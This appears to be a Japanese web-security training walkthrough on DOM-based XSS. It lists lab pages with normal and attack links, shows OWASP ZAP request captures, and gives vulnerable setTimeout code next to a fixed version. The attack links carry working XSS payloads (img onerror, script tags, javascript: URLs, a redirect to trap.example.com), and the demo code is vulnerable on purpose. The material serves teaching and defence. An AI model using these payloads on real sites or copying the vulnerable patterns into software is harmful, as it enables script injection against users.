18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="4h-005.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="4h-005a.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="4h-005b.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="4h-005c.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-008.html 】

```
/var/www/html/4h/4h-008.html - wasbook@example.jp - エディタ - WinSCP  
kbody>  
しばらくお待ちください  
<div id="done"></div>  
<script>  
  var sec = location.hash.slice(1);  
  setTimeout("alert('" + sec + "秒経ちました')", sec * 1000);  
</script>  
</body>
```

【ブラウザ→サーバ: リクエスト 4g/4g-008.html → レスポンス 】

The screenshot shows the OWASP ZAP interface with a request and response view. The request pane on the left shows the following details:

- GET http://example.jp/4h/4h-008.html HTTP/1.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: ja,en-US;q=0.7,en;q=0.3
- Accept-Encoding: gzip, deflate
- Referer: http://example.jp/4h/
- DNT: 1
- Connection: keep-alive
- Upgrade-Insecure-Requests: 1
- Host: example.jp

The response pane on the right shows the following details:

- HTTP/1.1 200 OK
- Server: nginx/1.10.3
- Date: Tue, 08 Jan 2019 13:13:23 GMT
- Content-Type: text/html; charset=UTF-8
- Content-Length: 194
- Connection: keep-alive
- Last-Modified: Mon, 14 May 2018 13:08:18 GMT
- ETag: "c2-56c2a2de80c35-gzip"
- Accept-Ranges: bytes
- Vary: Accept-Encoding
- X-UA-Compatible: IE=edge

The response body contains the HTML and JavaScript code from the screenshot above. The JavaScript code is highlighted in yellow in the original image.

Id	リクエスト日時	メソ...	URL	ステータス	ステータ...	ラウン...	シ...
134	19/01/08 22:...	GET	http://example.jp/4h/4h-008.html	200	OK	4 ms	19...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0


4h-008 : setTimeoutによるXSS(対策版への攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#) 

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="4h-005.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="4h-005a.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="4h-005b.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="4h-005c.html?color=2&quot;&lt;img_src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-008.html】

```
 /var/www/html/4h/4h-008a.html - wasbook@example.jp - エディタ - WinSCP  
kbody>  
しばらくお待ちください  
<div id="done"></div>  
<script>  
var sec = location.hash.slice(1);  
setTimeout(function() {alert(sec + '秒経ちました');}, sec * 1000);   setTimeoutに、関数リテラルやクロージャを渡すことで対策します  
</script>  
</body>
```

【ブラウザ→サーバ: リクエスト 4g/4g-008a.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

GET http://example.jp/4h/4h-008a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

デフォルトビュー

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 13:16:30 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 200
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "c8-56c2a2de84ab5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```
<body>  
しばらくお待ちください  
<div id="done"></div>  
<script>  
var sec = location.hash.slice(1);  
setTimeout(function() {alert(sec + '秒経ちました');}, sec *  
1000);  
</script>  
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス	ステータ...	ラウン...	レ...
136	19/01/08 22:...	GET	http://example.jp/4h/4h-008a.html	200	OK	6 ms	20...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0